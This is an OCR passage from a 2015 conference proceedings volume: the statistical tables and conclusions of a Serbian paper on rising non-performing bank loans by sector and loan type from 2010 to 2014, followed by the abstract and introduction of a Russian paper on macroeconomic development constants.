kategoriju. Otuda i smanjenje volumena lošijih kategorija B, V i G ne znači da su plasmani postali performansniji i da se sele u najbolju A kategoriju (ona se povećava zbog plasmana u HOV), već da se sele u najlošiju D kategoriju, odnosno da se vrši kumulacija loših plasmana u najproblematičnijoj D kategoriji. U prilog tome govori i podatak da se uprkos blagom padu ukupne klasifikovane rizične aktive, povećava obračunata rezerva za procenjene gubitke i to uglavnom zbog povećanja obračunate rezerve za bilansne izloženosti, odnosno da se povećava volumen problematičnih kredita u najlošijoj D kategoriji, sa stopom posebnih rezervacija na nivou od 100%.

| Godina | 2010 | 2011 | 2012 | 2013 | VI 2014 |
|---|---|---|---|---|---|
| Iznos | 2.304 | 2.494 | 2.672 | 2.568 | 2.551 |

Tabela 1. Ukupna klasifikovana aktiva (u mlrd. rsd)
Izvor: Kvartalni izveštaji NBS za period 2010-2014 (NBS, 2014)




Slika 1. Kretanje klasifikovane rizične aktive u periodu 2010-VI 2014

Neto krediti bankarskog sektora Srbije pokazuju slično kretanje kao i kretanje ukupne klasifikovane aktive (tabela 2). Sektorska struktura kreditnih plasmana u posmatranom periodu pokazuje relativno stabilan nivo kod nekoliko sektora (sektor finansija i osiguranja, javna preduzeća, strana lica i strane banke, ostali sektori), dok kreditni plasmani rastu u sektoru stanovništva, a padaju u javnom sektoru i sektoru privrede.

| Sektor/Godina | 2010 | 2011 | 2012 | 2013 | VI 2014 |
|---|---|---|---|---|---|
| Ukupno | 1.685,0 | 1.672,0 | 1.752,1 | 1.686,1 | 1.654,9 |
| Sektor finansija i osiguranja | 24,0 | 148,7 | 73,0 | 142,6 | 123.1 |
| Javni sektor | 209,0 | 62,8 | 56,8 | 42,6 | 37,3 |
| Javna preduzeća | - | 94,0 | 101,0 | 94,1 | 85,5 |
| Stanovništvo | 501,0 | 493,0 | 532,0 | 548,7 | 561,1 |
| Privredna društva | 936,0 | 764,0 | 860,4 | 756,9 | 729,9 |
| Strana lica i strane banke | - | 28,7 | 35,2 | 19,8 | 32,3 |
| Ostali sektori | 15,0 | 81,0 | 94,0 | 81,4 | 85,6 |

Tabela 2 Neto krediti (u mlrd. rsd)
Izvor: Kvartalni izveštaji NBS za period 2010-2014 (NBS, 2014)

Iako ukupno odobreni – bruto krediti pokazuju relativnu ujednačenost u posmatranom petogodišnjem periodu, bruto problematični krediti – NPL pokazuju trend konstantnog rasta u istom periodu (tabela 3 i slika 2), kako u apsolutnim, tako i u procentualnim pokazateljima (osim blage procentualne stagnacije u 2012. godini usled gašenja značajnih domaćih banaka sa nadprosečnim učešćem NPL u ukpnim plasmanima). Apsolutni iznosi bruto problematičnih kredita su narasli sa 273, 5 milijardi dinara na 424,3 milijarde dinara, odnosno procentualno sa 16,9% na 23,0%. Prema pokazateljima NBS (2014), uprkos apsolutnom i procentualnom povećanju učešća NPL, bankarski sektor Srbije je i dalje sposoban da apsorbuje potencijalne rizike po osnovu trenutnog nivoa problematičnih plasmana. Na kraju posmatranog perioda procenat pokrića bruto NPL regulatornim rezervisanjima za bilansne izloženosti je 113,5%, a računovodstvenim ispravkama vrednosti po MRS 54,4%.




DOI: 10.15308/Synthesis-2015-469-474

| Opis/Godina | 2010 | 2011 | 2012 | 2013 | VI 2014 |
|---|---|---|---|---|---|
| Ukupno | 273,5 | 342,7 | 365,8 | 393,3 | 424,3 |
| NPL % (bruto) | 16,9 | 19,0 | 18,6 | 21,4 | 23,0 |

Tabela 3. Problematični krediti – NPL bruto (u mlrd. rsd)

Izvor: Kvartalni izveštaji NBS za period 2010-2014 (NBS, 2014)




Slika 2. Kretanje NPL – apsolutni iznosi i procentualno učešće u ukupnim plasmanima


Dominantnu kategoriju u ukupnom volumenu NPL predstavlja sektor privrede koji obuhvata privredna društva i javna preduzeća, zatim sektor ostalog u koga spadaju pravna lica u stečaju osim banaka, a na poslednjem mestu je sektor stanovništva (tabela 4 i slika 3). U suštini, sektor privrede i sektor ostalog predstavljaju sličnu kategoriju privrednih subjekata, s tim što je kategorija ostalog rizičnija kategorija i predstavlja i one subjekte koji su u stečaju, odnosno čije su kreditne pozajmice već nalaze klasifikovane u najlošijoj D kategoriji. Indikativno je da je učešće sektora stanovništva relativno stabilno i da i na početku i na kraju posmatranog perioda iznosi 15%. To znači da sektor privrede i sektor ostalog (preduzeća u stečaju) skupa takođe imaju stabilno učešće od 85% ukupnih NPL. Problem je u tome što učešće sektora privrede opada, sa 72% na 61%, što bi na prvi pogled davalo pozitivne signale za sektor privrede, međutim kada se uzme u obzir rast učešća sektora ostalog, odnosno i preduzeća u stečaju sa 13 % na 24%, onda se uočava faktičko pogoršanje stanja u sektoru privrede, odnosno ukupan rast problematičnih kredita u sektoru privrede sa tendencijom porasta kredita u najlošijoj D kategoriji i samim tim trend povećanja prelaska privrednih subjekata iz sektora privrede u sektor ostalog (u stečaju).

U okviru sektora privrede, struktura problematičnih kredita po granama privrede (tabela 5) pokazuje da najveće apsolutno učešće imaju prerađivačka industrija i trgovina na veliko i malo, zatim slede građevinarstvo i poslovanje sa nekretninama, a najmanje učešće imaju poljoprivreda i saobraćaj, ugostiteljstvo i komunikacije.

| Sektor/Godina | 2010 | 2011 | 2012 | 2013 | VI 2014 |
|---|---|---|---|---|---|
| Privreda | 72% | 65% | 57% | 60% | 61% |
| Stanovništvo | 15% | 12% | 13% | 14% | 15% |
| Ostalo | 13% | 23% | 30% | 26% | 24% |
| Ukupno: | 100% | 100% | 100% | 100% | 100% |

Tabela 4. Sektorska struktura problematičnih kredita – NPL u %

Izvor: Kvartalni izveštaji NBS za period 2010-2014 (NBS, 2014)




Slika 3. Sektorska struktura NPL

| Grana / Godina | 2010 | | 2011 | | 2012 | | 2013 | | VI 2014 | |
|---|---|---|---|---|---|---|---|---|---|---|
| | Iznos | % | Iznos | % | Izn. | % | Izn. | % | Iznos | % |
| Prerađivačka ind | 73 | 37 | 77 | 35 | 62 | 30 | 82 | 34 | 93 | 36 |
| Trgovina | 58 | 29 | 63 | 28 | 49 | 24 | 64 | 27 | 74 | 29 |
| Građevinarstvo | 19 | 10 | 27 | 12 | 46 | 22 | 44 | 19 | 44 | 17 |
| Obraz. i nekretn. | 16 | 8 | 28 | 13 | 29 | 14 | 26 | 11 | 26 | 10 |
| Poljoprivreda | 20 | 10 | 17 | 8 | 10 | 5 | 9 | 4 | 9 | 4 |
| Saobrać., ugostit. | 11 | 6 | 10 | 4 | 9 | 5 | 12 | 5 | 11 | 4 |
| Ukupno: | 197 | 100 | 222 | 100 | 205 | 100 | 237 | 100 | 257 | 100 |

Tabela 5. Struktura problematičnih kredita po granama privrede (u mlrd. rsd/%)

Izvor: Kvartalni izveštaji NBS za period 2010-2014 (NBS, 2014)

Kada se analiziraju pokazatelji problematičnih kredita po granama privrede (tabela 6 i slika 4), onda se dolazi do pokazatelja da građevinarstvo i poslovanje sa nekretninama, iako po ukupnoj bruto kreditnoj aktivnosti privrednih društava dolaze iza prerađivačke industrije i trgovine, iskazuju daleko najviši nivo pokazatelja NPL. Građevinarstvo pokazuje konstantno rastući nivo NPL u posmatranom periodu i to od 19,0% do rekordnih 53,9%. Poslovanje nekretninama u istom periodu pokazuje konstantno visoko učešće NPL na nivou od oko 38%. Trgovina i prerađivačka industrija takođe iskazuju nadprosečne pokazatelje NPL u posmatranom periodu i to trgovina u rasponu od 17,5% do 30,2%, a prerađivačka industrija u rasponu od 21,2% do 28,6%. Ispod prosečne pokazatelje NPL pokazuju poljoprivreda sa padajućim trendom od 36,8% do 18,0% i saobraćaj, ugostiteljstvo i komunikacije sa relativno stabilnim učešćem NPL od oko 14%.

Ovi podaci govore da su trenutno najrizičnije grane privrede u Srbiji za kreditne plasmane: građevinarstvo, poslovanje nekretninama i obrazovanje, a potom trgovina na veliko i malo i prerađivačka industrija. Više nego svaki drugi kredit plasiran u granu građevinarstva je neperformansan, odnosno velika je verovatnoća da nikada neće biti vraćen. Ista je situacija sa više nego svakim trećim kreditom plasiranim u granu poslovanja sa nekretninama i obrazovanjem, skoro svakim trećim kreditom plasiranim u granu trgovine i više nego svakim četvrtim kreditom plasiranim u prerađivačku industriju. To su pokazatelji koji ukazuju na neophodnost posebnog opreza kod banaka pri analizi i odlučivanju o plasmanima u ove privredne grane.




DOI: 10.15308/Synthesis-2015-469-474

| Grana/Godina | 2010 | 2011 | 2012 | 2013 | VI 2014 |
|---|---|---|---|---|---|
| Građevinarstvo | 19,0% | 26,7% | 45,1% | 52,7% | 53,9% |
| Nekretnine i obrazovanje | 38,3% | 38,3% | 37,4% | 38,8% | 38,2% |
| Prerađivačka industrija | 23,0% | 24,5% | 21,2% | 25,0% | 28,6% |
| Trgovina | 20,2% | 22,5% | 17,5% | 25,3% | 30,2% |
| Poljoprivreda | 36,8% | 29,8% | 17,2% | 17,5% | 18,0% |
| Saobraćaj, ugostiteljstvo, komunik. | 16,0% | 14,2% | 8,5% | 14,9% | 14,1% |

Tabela 6 Pokazatelji problematičnih kredita po granama privrede u %

Izvor: Kvartalni izveštaji NBS za period 2010-2014 (NBS, 2014)




Slika 4. Procenat problematičnih kredita po granama privrede - VI 2014


Treba obratiti pažnju i na raspored problematičnih kredita na nivou ukupnog portfolia bankarskog sektora (tabela 7 i slika 5). Sektor privrede beleži konstantan rast učešća NPL u ukupnom portfoliu i to sa 21,8% u 2010. godini na 27,4% polovinom 2014. godine, sa blagom stagnacijom 2012. godine iz već ranije pomenutih razloga. To znači da je na početku posmatranog perioda svaki peti kredit plasiran privredi bio neperformansan, a krajem ovog perida već je svaki četvrti kredit neperformansan sa tendencijom približavanja svakom trećem kreditu u ovoj kategoriji. U sektoru stanovništva situacija je mnogo stabilnija i u čitavom posmatranom periodu se nivo NPL kreće oko 9%, odnosno od 8,8% na početku perioda do 10,2% na kraju posmatranog perioda. To znači da je svaki deseti kredit plasiran sektoru stanovništva neperformansan, što nije zanemarljivo, ali je na znatno nižem nivou nego u sektoru privrede, što ukazuje da se i sa sektorskog aspekta glavni rizici za bankarske plasmane nalaze na strani sektora privrede u odnosu na sektor stanovništva.

U strukturi problematičnih kredita fizičkim licima (tabela 8) dominantno učešće na kraju posmatranog perioda imaju stambeni krediti sa 32% od ukupnih NPL stanovništvu, a znatno učešće imaju i gotovinski krediti sa 26% i ostali krediti (poljoprivredni krediti, krediti za obavljanje drugih delatnostu, krediti za kupovinu automobila i ostali krediti fizičkim licima) sa takođe 26% učešća u ukupnim NPL stanovništva. Potrošački krediti, minusi i kreditne kartice imaju znatno manji doprinos ukupnom nivou NPL stanovništva i to sa 4%, 5% i 7% respektivno.

| Sektor/Godina | 2010 | 2011 | 2012 | 2013 | VI 2014 |
|---|---|---|---|---|---|
| Privreda | 21,8% | 24,6% | 22,6% | 24,5% | 27,4% |
| Stanovništvo | 8,8% | 9,1% | 8,4% | 9,4% | 10,2% |

Tabela 7. Problematični krediti na nivou ukupnog portfolia u%

Izvor: Kvartalni izveštaji NBS za period 2010-2014 (NBS, 2014)




Slika 5. Procentualno kretanje NPL po sektorima

| Vrste kr./God. | 2010 | 2011 | 2012 | 2013 | VI 2014 |
|---|---|---|---|---|---|
| Stambeni kr. | 29% | 30% | 29% | 30% | 32% |
| Gotovinski kr. | 24% | 22% | 23% | 25% | 26% |
| Potrošački kr. | 6% | 6% | 4% | 5% | 4% |
| Minusi | 5% | 5% | 5% | 5% | 5% |
| Kreditne kartice | 9% | 7% | 7% | 7% | 7% |
| Ostali krediti | 27% | 30% | 32% | 28% | 26% |
| Ukupno: | 100% | 100% | 100% | 100% | 100% |

Tabela 8. Struktura problematičnih kredita fizičkim licima u %

Izvor: Kvartalni izveštaji NBS za period 2010-2014 (NBS, 2014)

Visoko procentualno učeće stambenih, gotovinskih i ostalih kredita u ukupnom iznosu NPL je uslovljeno visokim volumenom kreditnih plasmana u ovim kategorijama. Međutim kada se analizira nivo NPL unutar ovih kategorija u odnosu na ukupne plasmane u tim istim kategorijama (tabela 9 i slika 6), onda se dobija sasvim drugačija slika rizičnosti plasmana odnosno pokazatelja NPL po vrstama kredita za stanovništvo. Najniži nivo problematičnih plasmana u odnosu na ukupne plasmane u istoj kategoriji beleže upravo stambeni krediti – 7,8% na kraju posmatranog perioda, iako u ukupnom volumenu NPL stanovništva ostvaruju čitavih 32%. Takođe niži nivo problematičnih kredita u odnosu na ukupne plasmane ostvaruju gotovinski krediti – 11,2% (26% u ukupnom volumenu) i ostali krediti – 18,9% (26% u ukupnom volumenu). Najviši nivo problematičnih plasmana unutar kategorije beleže potrošački krediti 26,9% (samo 4% u ukupnom volumenu), minusi 15,4% (5% u ukupnom volumenu) i kreditne kartice 14,3% (7% u ukupnom volumenu).

Ovi podaci govore da su trenutno najrizičnije vrste kredita koje se plasiraju stanovništvu: potrošački krediti, ostali krediti, minusi i kreditne kartice. Više nego svaki četvrti potrošački kredit je neperformansan tj. postoji velika verovatnoća da nikada neće biti vraćen. Slična je situacija i sa svakim petim kreditom iz kategorije ostali. Iznad proseka NPL sektora stanovništva




DOI: 10.15308/Synthesis-2015-469-474

su i minusi i kreditne kartice, dok su gotovinski krediti jedan procenat iznad tog proseka. Ispod proseka NPL sektora stanovništva su jedino stambeni krediti koji svojim velikim ukupnim obimom snižavaju prosečni procenat NPL u sektoru stanovništva. Ovo pokazuje da su stambeni krediti zbog svoje prirode i načina obezbeđenja najbolje servisirani krediti u sektoru stanovništva, a može se reći i u bankarskom sektoru u celini. To nadalje govori i da ostale vrste kredita stanovništvu nisu toliko nerizične kao što to pokazuje prosek za sektor stanovništva u celini. Banke bi morale da povedu računa i posvete dosta pažnje i pri odobravanju potrošačkih kredita, ostalih kredita, minusa i kreditnih kartica.

| Vrste kr./God. | 2010 | 2011 | 2012 | 2013 | VI 2014 |
|---|---|---|---|---|---|
| Stambeni kr. | 5,5% | 5,8% | 6,1% | 6,9% | 7,8% |
| Gotovinski kr. | 9,3% | 8,8% | 10,6% | 10,6% | 11,2% |
| Potrošački | 6,4% | 7,0% | 17,8% | 24,9% | 26,9% |
| Minusi | 14,9% | 13,8% | 14,1% | 14,9% | 15,4% |
| Kreditne kartice | 10,8% | 11,5% | 11,7% | 12,8% | 14,3% |
| Ostali krediti | - | - | 10,1% | 19,5% | 18,9% |

Tabela 9. Pokazatelj NPL-a za fizička lica u %

Izvor: Kvartalni izveštaji NBS za period 2010-2014 (NBS, 2014)




Slika 6. Procenat problematičnih kredita po vrstama kredita za fizička lica - VI 2014

## 2.1 STVARNO STANJE PROBLEMATIČNIH KREDITA PO SEKTORIMA

Iz prethodne analize se vidi da se najproblematičniji plasmani banaka nalaze u sektoru privrede, a znatno manje u sektoru stanovništva. Dublja analiza pokazuje da sve privredne grane unutar sektora privrede nisu podjednako rizične i da među njima postoje vidljive razlike. Nadprosečno rizične za bankarske plasmane su grane građevinarstva, poslovanja sa nekretninama i obrazovanja, trgovine i prerađivačke industrije, dok su poljoprivreda, saobraćaj, ugostiteljstvo i komunikacije trenutno znatno manje rizične delatnosti za bankarske plasmane. Takođe dublja analiza sektora stanovništva ukazuje da plasmani u ovaj sektor nisu a priori nerizični kako se može zaključiti na prvi, globalni pogled, i da se u okviru ovog sektora izdvajaju pojedine nadprosečno rizične kategorije bankarskih plasmana kao što su potrošački krediti, ostali krediti, minusi i kreditne kartice, a donekle i gotovinski krediti, a da su manje rizični plasmani samo u stambene kredite. Zbog toga je potrebno da banke segmentiraju svoje kreditne plasmane ne samo na gobalne sektore privrede i stanovništva, već i na privredne grane unutar sektora privrede i vrste kredita unutar sektora stanovništva. Po tom kriterijumu predmetna analiza pokazuje da relativno prihvatljiv nivo rizika u bankarskom sektoru Srbije trenutno imaju kreditni plasmani u grane poljoprivrede, saobraćaja, ugostiteljstva i komunikacija, kao i u stambene kredite i delimično u gotovinske kredite, a da se posebna pažnja treba posvetiti kreditnim plasmanima u nadprosečno rizične privredne grane kao što su građevinarstvo, poslovanje sa nekretninama i obrazovanje, trgovina i prerađivačka industrija, kao i u potrošačke kredite, minuse, kreditne kartice i ostale kredite stanovništvu.

## 2.2 PRAVCI PREVAZILAŽENJA PROBLEMA LOŠIH PLASMANA

Pravci prevazilaženja problema loših plasmana mogu biti interni i eksterni. Interni pravci podrazumevaju segmentiranje kreditnog portfolia po granama privrednih delatnosti i po vrstama kredita plasiranih stanovništvu i utvrđivanje odgovarajućeg pondera rizika za svaki pojedinačni segment. Neracionalno je tretirati svaki segment istim ponderom rizika, jer oni zaista nisu isti, što je prethodna analiza i pokazala. Rizičnije aktivnosti treba da dobiju više pondere rizika, a to dalje treba da uslovi oštriju proceduru odobravanja kreditnih plasmana u tim segmentima, kako u postopku selekcije, analize, obrade i odobravanja kreditnih zahteva, tako i u postupku određivanja, procene i uspostavljanja odgovarajućih kolaterala. Eksterni pravci rešavanja problema nagomilanih loših plasmana podrazumevaju angažovanje spoljnih faktora van pojedinačnih banaka, koji mogu biti na nivou države, vlade, centralne banke i sl.

Prema referenci (Jović, 2013) zadržavanja većih iznosa NPL-a kod banaka ometa njihovo normalno poslovanje jer su im značajni resursi praktično blokirani (nevraćeni krediti plus rezervacije). Pored toga banke nemaju dovoljno mogućnosti da se fokusiraju na normalno kreditiranje privrede i stanovništva jer troše energiju na naplatu neperformansnih zajmova. Često banke nemaju ni dovoljno ekspertskih znanja za upravljanje NPL-om. U cilju sprečavanja opterećivanja poslovanja banke problemima loše aktive rešenja se mogu tražiti u rehabilitaciji banaka, rekonstrukciji kapitala i rekapitalizaciji banaka. Takođe je preporučljivo da se u bankarski sistem uvedu specijalisti tj. kompanije za neperformansne aktive koje mogu biti državni ili privatni entiteti organizovani na centralizovanom ili decentralizovanom principu. Rešavanje problema loše aktive može biti kroz njeno izmeštanje iz bilansa banke i prenošenje na specijalizovanu instituciju koja ima ovlašćenja i zadatak da likvidira lošu aktivu pod najboljim mogućim uslovima ili kroz kupovinu ili zamenu loše aktive od strane vladinih institucija za gotovinu ili državne hartije od vrednosti. Ovaj scenario za banke donosi pozitivne efekte koji se ogledaju kroz to da loša aktiva prestaje da kumulira gubitke, banke se oslobađaju obaveze za rezervisanjima za pokriće gubitaka, a prodajom ili zamenom aktive za gotov novac stvara se osnov za nove, jeftinije, plasmane i kamatne prihode.

Prema istom izvoru (Jović, 2013) prodaja loših plasmana banaka ima svoje prednosti i nedostatke. Gotov novac omogućava bankama obnavljanje kreditne aktivnosti i veću profitabilnost, ali istovremeno na makro nivou podstiče monetarnu ekspanzivnost i uzrokuje monetarne distorzije. Kod zamene loše aktive za državne hartije od vrednosti ne dolazi do obnavljanja kreditne aktivnosti, ostvaruje se niža profitabilnost, ali se ograničavaju monetarne distorzije i banke postaju sigurnije. Postoji više opcija ko može da preuzima loše plasmane banaka. To može da bude Vlada, Centralna banka ili specijalizovane institucije, a svaka od opcija ima određene prednosti i nedostatke koji zaslužuju posebnu elaboraciju.



DOI: 10.15308/Synthesis-2015-469-474

## 3. REZIME

U uslovima otežanog poslovanja i privredne i finansijske krize bankarski sektor se suočava sa rastućim volumenom problematičnih plasmana odnosno NPL čiji procenat učešća u ukupnim plasmanima raste iz godine u godinu. Brz rast loših plasmana je evidentan u sektoru privrede, dok se u sektoru stanovništva zadržava na relativno niskom i stabilnom nivou. Međutim detaljnija analiza loših plasmana po segmentiranom bankarskom portfoliu ukazuje da sektor privrede i sektor stanovništva nisu homogene celine i da njihova segmentacija na grane privrede i vrste kredita daje nešto drugačije rezultate. Uočeno je da u uslovima recesije i finasijske krize u posmatranom periodu od 2010. do polovine 2014. godine raste procentualno učešće problematičnih plasmana u ukupnim plasmanima bankarskog sektora Srbije, čime je potvrđena generalna hipoteza rada. Takođe je uočeno da sektor privrede posmatran u clini generiše nadprosečne iznose i procente loših plasmana banaka, dok sektor stanovništva nasuprot tome ima nisko procentualno učešće u lošim plasmanima. Time je dokazana i prva posebna hipoteza rada da su plasmani sektoru privrede nadprosečno rizični i da odlučujeće doprinose rastu NPL na nivou bankarskog sektora. Segmentiranjem sektora privrede na grane privrede došlo se do dokaza da je ovaj sektor heterogen i da sve grane privrede nisu podjednako rizične, odnosno da su građevinarstvo, poslovanje sa nekretninama i obrazovanje, trgovina i prerađivačka industrija nadprosečno rizične privredne grane, a da trenutno prihvatljiv nivo rizika imaju grane poljoprivrede, saobraćaja, ugostiteljstva i komunikacija. Time je opovrgnuta druga posebna hipoteza rada da su zbog međusobne povezanosti sve privredne grane podjednako rizične za bankarske plasmane. Nadalje, analiza je pokazala da su plasmani sektoru stanovništva ispodprosečno rizični u odnosu na celokupni bankarski sektor i da u posmatranom periodu loši plasmani ovom sektoru pokazuju stabilno nisko učešće u ukupnim plasmanima, što ih čini poželjnim za banke. Time je dokazana treća posebna hipoteza rada da su plasmani sektoru stanovništva nisko rizični i sa tog aspekta a priori prihvatljivi za banke. Segmentiranjem bankarskih plasmana sektoru stanovništva po vrstama kredita, došlo se do zaključka da se takođe radi o heterogenoj strukturi plasmana i da sve vrste kreditnih plasmana ovom sektoru nisu podjednako rizične. Pokazalo se da su nadprosečno rizični plasmani u potrošačke kredite, minuse, kreditne kartice i ostale kredite stanovništvu, da su plasmani u gotovinske kredite približno prosečno rizični, a da su trenutno ispodprosečno rizični samo plasmani u stambene kredite. Ovim je opovrgnuta četvrta posebna hipoteza rada da su sve vrste kredita za stanovništvo nisko rizične i da nose niske i prihvatljive nivoe NPL.

Na osnovu dobijenih rezultata istraživanja može se preporučiti bankarskom sektoru u Srbiji da u proceduri odobravanja kreditnih plasmana koristi ne samo podelu klijenata na dva osnovna sektora privrede i stanovništva, već i da izvrši i koristi segmentaciju sektora privrede na privredne grane, a sektora stanovništva na vrste kreditnih plasmana ovom sektoru, da na osnovu iskustvenih podataka svakom tako utvrđenom segmentu dodeli odgovarajući ponder rizika koji će odlučujuće uticati na proceduru selekcije, analize, odobravanja plasmana i određivanja, procene i uspostavljanja pripadajućih kolaterala u cilju minimiziranja rizika novih plasmana i smanjivanja rastućeg nivoa NPL u bankarskom sektoru Srbije. To bi ujedno bio glavni interni pravac bankarskog sektora u borbi za smanjenje nivoa loših plasmana, dok se za odabir ponuđenih eksternih rešenja za kontrolu i prevazilaženje problema narastajućih NPL očekuju mišljenja nadležnih državnih organa i institucija, prvenstveno NBS.

## LITERATURA

Jović, Z. (2013). *Uticaj kvaliteta aktive na adekvatnost kapitala banaka u Srbiji*. Zbornik radova: XII međunarodni naučni skup Sinergija 2013, (str. 341-348). Bijeljina: Univerzitet Sinergija.

NBS. (2010). Bankarski sektor u Srbiji - kvartalni izveštaji za 2010. godinu. Preuzeto sa http://www.nbs.rs/internet/latinica/55/55_4/

NBS. (2011). Bankarski sektor u Srbiji - kvartalni izveštaji za 2011. godinu. Preuzeto sa http://www.nbs.rs/internet/latinica/55/55_4/

NBS. (2012). Bankarski sektor u Srbiji - kvartalni izveštaji za 2012. godinu. Preuzeto sa http://www.nbs.rs/internet/latinica/55/55_4/

NBS. (2013). Bankarski sektor u Srbiji - kvartalni izveštaji za 2013. godinu. Preuzeto sa http://www.nbs.rs/internet/latinica/55/55_4/

NBS. (2014). Bankarski sektor u Srbiji - kvartalni izveštaji za 2014. godinu. Preuzeto sa http://www.nbs.rs/internet/latinica/55/55_4/



DOI: 10.15308/Synthesis-2015-469-474

Synthesis
International Scientific Conference of IT and Business-Related Research

# CURRENT MACROECONOMIC DEVELOPMENT CONSTANTS OF TECHNOLOGICALLY LEADING COUNTRIES

## KONSTANTE TRENUTNOG MAKROEKONOMSKOG RAZVOJA U TEHNOLOŠKI RAZVIJENIJIM ZEMLJAMA

Vyacheslav N. Yusim, Andrey V. Bystrov, Dmitriy G. Fialkovskiy
Plekhanov Russian University of Economics, Moscow, Russian Federation

**Abstract:**
The studies on the dynamics of economic growth of most countries make it possible to assert that the development of technologically advanced countries in modern conditions is characterized by a certain constant, which can be considered as "current macro-constant of development." The article indicates their relevance and justifies the statement that "current macro-constants of development" can and should be a landmark of strategic development of all countries aspiring towards equal economic and political relations with the technologically leading countries. The paper identifies the conditions under which the group macro-constant of development appears, evaluates particular values of macro-constants in different countries and presents a number of advantages of long-term growth measure in the absolute values of the change rate of the annual income per capita of the country compared to other indicators

Conclusions are based on the analysis of long-term data of total GDP, GDP per capita and their derivatives in most countries of the world. The analysis of statistical information has been done by using the well-known econometric methods - correlation, regression and cluster analysis. The practical importance of the results is characterized by the opportunity for their long-term use (15 years or more), forecasting and strategic planning of growth rates, both for companies and countries within industrial and economic policies.

**Key words:**
firm, forecasting, development, economics, constant, clustering.

**Apstrakt:**
Studije koje se bave proučavanjem dinamike ekonomskog razvoja velikog broja zemalja govore u prilog tvrdnji da razvoj tehnološki najrazvijenijih zemalja u savremenim uslovima karakteriše određena konstanta, koja se može smatrati trenutnom konstantom makroekonomskog razvoja. Ovaj rad ukazuje na njihov značaj i ističe da bi one trebalo da budu orijentir strateškog razvoja bilo koje zemlje koja pretenduje da ima isti ekonomski i politički položaj kao i najrazvijenije tehnološke zemlje.

Ovaj rad prikazuje uslove pod kojim se grupa konstanti makroekonomskog razvoja pojavljuje, procenjuje određene vrednosti konstanti makroekonomskog razvoja u različitim zemljama i ukazuje na prednosti dugoročnog rasta apsolutnih vrednosti stope promene godišnjeg prihoda po glavi stanovnika u odnosu na druge pokazatelje.

Zaključci se izvode na osnovu analize dugoročnih podataka ukupnog bruto nacionalnog dohotka, njegove vrednosti po glavi stanovnika i njegovih derivata u većini zemalja sveta. Analiza statističkih podataka sprovedena je korišćenjem dobro poznatih ekonometrijskih metoda-korelacije, regresije i analize klastera. Praktična vrednost rezultata ukazuje na mogućnost njihove dugoročne upotrebe (15 godina ili više), kao i na mogućnost prognoziranja i strateškog planiranja stope rasta, kako za kompanije tako i za zemlje u okvirima industrijske i ekonomske politike.

**Key words:**
preduzeće, predviđanja, razvoj, ekonomija, potencijal, konstanta, grupisanje.

## INTRODUCTION

The history of coexistence of different countries is characterized by a continuous rivalry. It has moved into the sphere of technological progress over the last haf century. Long-term leadership of a country in the technological race is provided by high long-term growth of its development. The characteristic of this development, in the case of clarifying its stability at significant period of time, can be an important benchmark of development for firms in the competitive rivalry.

The analysis of economic development dynamics of major developed countries suggests that over the next 15 - 20 years their development potential can be characterized by some quantitative indicator. This is an average value of their growth rates, which, in specially identified constraints, is not time dependent.

Our research of dynamics of the largest countries - the world's technological leaders, allows advancing and defending the following statement. After reaching a certain level of development, conventionally, the entrance to the post-industrial period, acceleration of development of large technologically advanced countries is characterized by some constants. They are conveniently called "current macro-constants of development."

According to the available sources, the concept of "macro-constants of development" is currently not used in the theory (Kitov, 2009; Knyaginin & Schedrovitskiy, 2004), or in the practice of industrial policy (Pimenov, 2011; Potapova & Tolkachev, 2006; Rodrik, 2010). Indeed, there is a reliably known inverse characteristic of countries - a high rate of instability of their development. The process of verifying the existence of instability is very simple. It is enough to look at the dynamics of interest growth rates changes of aggregate GDP or GDP per capita of any of the developed countries. For instance, the dynamics of the annual GDP and GDP per capita in Japan between 1961 and 2010 (Figure 1) shows not only the changes at times of percent growth rates change in GDP from year to year, but also a constant declining trend of annual percentage growth.

